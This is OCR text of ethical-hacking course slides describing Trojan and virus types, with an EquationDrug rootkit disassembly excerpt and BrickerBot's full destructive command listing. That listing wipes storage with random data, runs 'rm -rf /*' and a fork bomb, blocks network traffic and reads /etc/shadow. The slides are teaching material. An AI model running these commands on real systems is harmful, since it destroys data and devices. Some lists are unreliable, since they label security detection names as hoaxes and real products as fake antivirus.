
EquationDrug (mstcp32.sys)

EquationDrug rootkit performs **targeted attacks** against various organizations and allows a remote attacker to execute shell commands on the infected system

```
.text:00012D22
.text:00012D22                 ; int __stdcall FnInitDriver(int pDrvObj,int punDrvRegPath,int pFunc1,int pFunc2,int Flag)
.text:00012D22                 FnInitDriver    proc near               ; CODE XREF: DriverEntry+15↓p
.text:00012D22
.text:00012D22                 unDevName       = dword ptr -14h
.text:00012D22                 var_10          = dword ptr -10h
.text:00012D22                 var_C           = dword ptr -0Ch
.text:00012D22                 var_8           = dword ptr -8
.text:00012D22                 pDeviceObject   = dword ptr -4
.text:00012D22                 pDrvObj         = dword ptr  8
.text:00012D22                 punDrvRegPath   = dword ptr  0Ch
.text:00012D22                 pFunc1          = dword ptr  10h
.text:00012D22                 pFunc2          = dword ptr  14h
.text:00012D22                 Flag            = dword ptr  18h
.text:00012D22
.text:00012D22                 edit_DrvObj = edi
.text:00012D22 55                              push    ebp
.text:00012D23 8B EC                           mov     ebp, esp
.text:00012D25 83 EC 14                        sub     esp, 14h
.text:00012D28 53                              push    ebx
.text:00012D29 56                              push    esi
.text:00012D2A 57                              push    edit_DrvObj
.text:00012D2B 68 44 05 00 00                  push    1344
.text:00012D30 68 28 A7 01 00                  push    offset unk_1A728
.text:00012D35 E8 60 EC FF FF                  call    fnDecryptData
.text:00012D35
.text:00012D3A FF 75 0C                        push    [ebp+punDrvRegPath]
.text:00012D3D 8B 7D 08                        mov     edit_DrvObj, [ebp+pDrvObj]
.text:00012D40 8D 45 FA                        lea     eax, [ebp+var_C]
.text:00012D43 89 3D D8 C3 01+                 mov     pDrvObj, edit_DrvObj
.text:00012D49 50                              push    eax
.text:00012D4A E8 13 0C 00 00                  call    fnDissectPath
.text:00012D4A
.text:00012D4F 8D 45 FA                        lea     eax, [ebp+var_C]
.text:00012D52 50                              push    eax
.text:00012D53 8D 45 EC                        lea     eax, [ebp+unDevName]
.text:00012D56 50                              push    eax
.text:00012D57 E8 C0 0C 00 00                  call    fnGetDeviceName
```

E-banking Trojans

- E-banking Trojans intercept a **victim's account information** before it is encrypted and sends it to the attacker's Trojan command and control center
- It steals **victim's data** such as credit card related **card no.**, **CVV2**, **billing details**, etc. and transmits it to remote hackers using email, FTP, IRC, or other methods



Working of E-banking Trojans

TAN Grabber

- Trojan intercepts valid **Transaction Authentication Number** (TAN) entered by a user
- It replaces the TAN with a **random number** that will be rejected by the bank
- Attacker can misuse the intercepted TAN with the **user's login details**

HTML Injection

- Trojan creates **fake form fields** on e-banking pages
- Additional fields **elicit extra information** such as card number and date of birth
- Attacker can use this information to impersonate and **compromise victim's account**

Form Grabber

- Trojan analyses **POST requests and responses** to victim's browser
- It compromises the **scramble pad authentication**
- Trojan intercepts **scramble pad input** as user enters Customer Number and Personal Access Code

Covert Credential Grabber

- Trojan usually **stays dormant** until the user performs an online financial transaction
- Trojan also searches the **cookie files** that had been stored on the computer while browsing financial websites and also **edits registry entries** each time the computer is started
- Trojan sneakily **steals the login credentials** and transmits it to the hacker


E-banking Trojan: ZeuS

ZeuS (ZBot)

ZeuS is an e-banking Trojan that **steals data** such as online credentials, banking details etc. from infected computers via **web browsers** and **protected storage**

E-banking Trojans

- Gozi / Ursnif
- Ramnit
- Emotet
- Gootkit
- Tinba
- Bebloh
- Snifula



Proxy Server Trojans

- Trojan Proxy is usually a standalone application that allows remote attackers to use the **victim's computer** as a proxy to connect to the Internet
- Proxy server Trojan, when infected, starts a **hidden proxy server** on the victim's computer
- Thousands of **machines on the Internet** are infected with proxy servers using this technique

Proxy Server Trojans


- Linux.Proxy.10
- Proxy
- Pinkslipbot (Qbot)

Covert Channel Trojans

- Covert Channel Tunneling Tool (CCTT) Trojan presents various exploitation techniques, **creating arbitrary data transfer channels** in the data streams authorized by a network access control system
- It enables attackers to get an **external server shell** from within the internal network and vice-versa
- It sets a **TCP/UDP/HTTP CONNECT|POST** channel allowing **TCP data streams (SSH, SMTP, POP, etc...)** between an external server and a box from within the internal network


Bachosens

- Bachosens trojan deployed against select targets using **covert communication channels** to evade detection
- It is used to **steal information** and download additional malware onto **compromised machines**




Defacement Trojans


- **Resource editors** allow a user to view, edit, extract, and replace strings, bitmaps, logos and icons from any Window program
- They allow you to **view and edit** almost any aspect of a **compiled Windows program**, from the menus to the dialog boxes to the icons and beyond
- They apply **User-styled Custom Applications (UCA)** to deface Windows application
- Example of **calc.exe** Defaced is shown here



Original calc.exe



Defaced calc.exe



Service Protocol Trojans


- These Trojans can take advantage of vulnerable service protocols like VNC, HTTP/ HTTPS, etc.

VNC Trojans

- A **VNC Trojan** starts a VNC Server daemon in the infected system (victim) where attacker **connects to the victim** using any VNC viewer and this Trojan will be difficult to detect using anti-viruses

HTTP/ HTTPS Trojans

- HTTP Trojans can **bypass any firewall** and work in the **reverse** way of a straight **HTTP tunnel**
- They are executed on the internal host and spawn a child at a predetermined time
- The **child program** appears to be a user to the firewall so it is allowed to access the Internet



Service Protocol Trojans (Cont'd)

ICMP Trojans

- Covert channels are methods in which an attacker can **hide the data in a protocol** that is undetectable
- They rely on techniques called tunneling, which allow one protocol to be **carried over** another protocol
- ICMP tunneling uses ICMP echo-request and reply to **carry a payload** and **stealthily access or control** the victim's machine


ICMP Client

(Command: `icmpsend <victim IP>`)


ICMP Trojan: icmpsend

ICMP Server

(Command: `icmpsrv -install`)



Commands are sent using ICMP protocol




Mobile Trojans

- Mobile Trojan attacks are increasing rapidly due to the increase of mobile usage globally
- The attacker tricks the victim into installing the **malicious application**
- When the victim downloads the **malicious app**, the Trojan perform various attacks like banking credential stealing, social networking credential stealing, data encryption, device locking, etc.

Hummer

- Hummer is a Trojan that runs on Android operating systems
- When a device is infected, Hummer will root the phone to **gain administrator privileges**, and then it will add pop-up ads to the phone



Mobile Trojans

- Ghost push
- Hideicon
- Danpay
- Rootnik
- AndroRAT

IoT Trojans

- Internet of things (IoT) is the **inter-networking of physical devices**, buildings, and other items embedded with electronics
- IoT Trojans are the malicious programs that **attack the IoT networks** and **leverage a botnet to attack** other machines outside of the IoT network

IoT Trojans

- Mirai
- Hajime
- LuaBot
- Trojan.linux.pnscan

```
w
uname -a
ls -alF /etc/
cat /etc/passwd
cat /etc/shadow
cat /proc/version
su root
uptime
cat /etc/motd
ls -al /sbin/

fdisk -l
df
cat /proc/mounts

dd if=/dev/urandom of=/dev/sda &
dd if=/dev/urandom of=/dev/sda1 &
dd if=/dev/urandom of=/dev/sda2 &
dd if=/dev/urandom of=/dev/sda3 &
dd if=/dev/urandom of=/dev/sda4 &
dd if=/dev/urandom of=/dev/sdb &
dd if=/dev/urandom of=/dev/mtd0 &
dd if=/dev/urandom of=/dev/mtd1 &
dd if=/dev/urandom of=/dev/mtd2 &
dd if=/dev/urandom of=/dev/mtd3 &
dd if=/dev/urandom of=/dev/mtdblock0 &
dd if=/dev/urandom of=/dev/mtdblock1 &
dd if=/dev/urandom of=/dev/mtdblock2 &
dd if=/dev/urandom of=/dev/mtdblock3 &
dd if=/dev/urandom of=/dev/mtdblock4 &
dd if=/dev/urandom of=/dev/mtdblock5 &
dd if=/dev/urandom of=/dev/mtdblock6 &
dd if=/dev/urandom of=/dev/mtdblock7 &
dd if=/dev/urandom of=/dev/hda1 &
dd if=/dev/urandom of=/dev/hdb1 &
dd if=/dev/urandom of=/dev/root &
dd if=/dev/urandom of=/dev/ram0 &
dd if=/dev/urandom of=/dev/mmcblk0 &
dd if=/dev/urandom of=/dev/mmcblk0p1 &
```

BrickerBot

BrickerBot Trojan corrupts IoT device **storage capability** and reconfigures kernel parameters

```
cat /dev/urandom >/dev/sda &
cat /dev/urandom >/dev/sda1 &
cat /dev/urandom >/dev/sda2 &
cat /dev/urandom >/dev/sda3 &
cat /dev/urandom >/dev/sda4 &
cat /dev/urandom >/dev/sdb &
cat /dev/urandom >/dev/mtd0 &
cat /dev/urandom >/dev/mtd1 &
cat /dev/urandom >/dev/mtd2 &
cat /dev/urandom >/dev/mtd3 &
cat /dev/urandom >/dev/mtdblock0 &
cat /dev/urandom >/dev/mtdblock1 &
cat /dev/urandom >/dev/mtdblock2 &
cat /dev/urandom >/dev/mtdblock3 &
cat /dev/urandom >/dev/mtdblock4 &
cat /dev/urandom >/dev/mtdblock5 &
cat /dev/urandom >/dev/mtdblock6 &
cat /dev/urandom >/dev/mtdblock7 &
cat /dev/urandom >/dev/hda1 &
cat /dev/urandom >/dev/hdb1 &
cat /dev/urandom >/dev/root &
cat /dev/urandom >/dev/ram0 &
cat /dev/urandom >/dev/mmcblk0 &
cat /dev/urandom >/dev/mmcblk0p1 &

route del default;iproute del default;rm -rf /* 2>/dev/null &
iptables -F;iptables -t nat -F;iptables -A OUTPUT -j DROP
d(){ d|d & };d 2>/dev/null
sysctl -w net.ipv4.tcp_timestamps=0;sysctl -w kernel.threads-max=1
halt -n -f
reboot
d(){ d|d & };d
```

Other Trojans

Security Software Disabler Trojans

- Security software disabler trojans **stop** the working of **security programs** such as firewall, IDS, etc. either by disabling them or **killing the processes**
- These are **entry Trojans** which allow an attacker to perform the next level of attack on the targeted system
- **CertLock** and **GhostHook** are the latest security software disabler Trojans

Destructive Trojans

- Destructive Trojans **delete files**, **corrupt OS**, **format files and drives**, and perform massive destruction that can crash operating systems
- These destructive Trojans **disable the security systems** like firewall, ant-virus, etc. on the target machine before performing the attack
- **Shamoon** is one of the latest Destructive Trojan which used a **Disttrack** payload that is configured to wipe the systems as well as virtual desktop interface snapshots


Other Trojans (Cont'd)

DDoS Trojans

- DDoS Trojans are intended to perform **DDoS (Distributed Denial-of-Service) attacks** on the target machines, networks, or web address
- The attacker along with several other infected computers, send multiple requests to the victim machine, **overwhelming the target** and leading to a **denial-of-service**
- **Mirai** is the most notorious DDoS Trojan that connects the victim machine to a command-and-control (C&C) server and then it performs DDoS attacks in which a firehose of **junk traffic floods** a target's servers/machines with malicious traffic

Command Shell Trojans

- Command shell Trojan gives **remote control** of a command shell on a victim's machine
- A Trojan server is installed on the victim's machine, which **opens a port allowing the attacker** to connect. The client is installed on the attacker's machine, which is used to launch a command shell on the victim's machine
- **Netcat, DNS Messenger, GCat** are some of the latest command shell Trojans



Module Flow

1. Malware Concepts
2. Trojan Concepts
3. Virus and Worm Concepts
4. Malware Analysis
5. Countermeasures
6. Anti-Malware Software
7. Malware Penetration Testing

Introduction to Viruses

- A virus is a **self-replicating program** that produces its own copy by attaching itself to another program, computer boot sector or document
- Viruses are generally transmitted through **file downloads**, **infected disk/flash drives** and as **email attachments**

Characteristics of Viruses

- Infects other programs
- Transforms itself
- Encrypts itself
- Alters data
- Corrupts files and programs
- Self-replication

Purpose of Creating Viruses

- Inflict damage to competitors
- Financial benefits
- Vandalism
- Playing a prank
- Research projects
- Cyber terrorism
- Distribute political messages
- Damage network or computers
- Gain remote access of the victims computer


Stages of Virus Life

Design	Developing virus code using **programming languages** or construction kits
Replication	Virus replicates itself for a period of time within the **target system** and then spreads itself
Launch	It gets activated with the user performing certain actions such as running an **infected program**
Detection	A virus is identified as a threat infecting target systems
Incorporation	Antivirus software developers **assimilate defenses** against the virus
Execute the damage routine	Users **install antivirus updates** and eliminate the **virus threats**

Working of Viruses


Infection Phase

- In the infection phase, the virus **replicates itself** and attaches to an **.exe** file in the system



Attack Phase

- Viruses are programmed with **trigger events** to activate and corrupt systems
- Some viruses infect each time they are run and others infect only when a certain predefined condition is met such as a **user's specific task**, a day, time, or a particular event



Indications of Virus Attack

1. Processes take more resources and time
2. Computer beeps with no display
3. Drive label changes
4. Unable to load Operating System
5. Constant anti-virus alerts
6. Computer freezes frequently or encounters error such as BSOD
7. Files and folders are missing
8. Suspicious hard drive activity
9. Browser window "freezes"
10. Lack of storage space
11. Unwanted advertisements and pop-up windows

Abnormal Activities

If the system acts in an **unprecedented manner**, you can suspect a virus attack

False Positives

However, **not all glitches** can be attributed to virus attacks

How does a Computer Get Infected by Viruses?

- When a user accepts files and downloads without checking properly for the source
- Not running the latest anti-virus application
- Opening infected e-mail attachments
- Clicking malicious online ads
- Installing pirated software
- Using portable media
- Not updating and not installing new versions of plug-ins
- Connecting to untrusted network

Virus Hoaxes

- Hoaxes are **false alarms** claiming reports about a non-existing virus which may contain virus attachments
- Warning messages propagating that a certain email message **should not be viewed** and doing so will damage one's system

Virus Hoaxes

- OSX.Demsty!gen1
- Trojan.Downblocker
- Ransom.Defray!gm
- Trojan.Smoaler!gm
- SONAR.MSOffice!g23

Zeus Virus Scam (2017 Alert Hoax)

Fake Antiviruses

- A well-designed, fake antivirus **looks authentic** and often encourages users to install it on their systems, or perform updates, or remove viruses and other malicious programs
- Once installed these fake antiviruses can **damage target systems** similar to other malwares

Fake Antivirus:

- ScanGuard
- Antivirus 10
- TotalAV
- SpeedUpMyPC 2016

AntiVirus Pro 2017

Ransomware

- Ransomware is a type of a malware which **restricts access to the computer system's files and folders** and demands an online **ransom payment** to the malware creator(s) in order to remove the restrictions

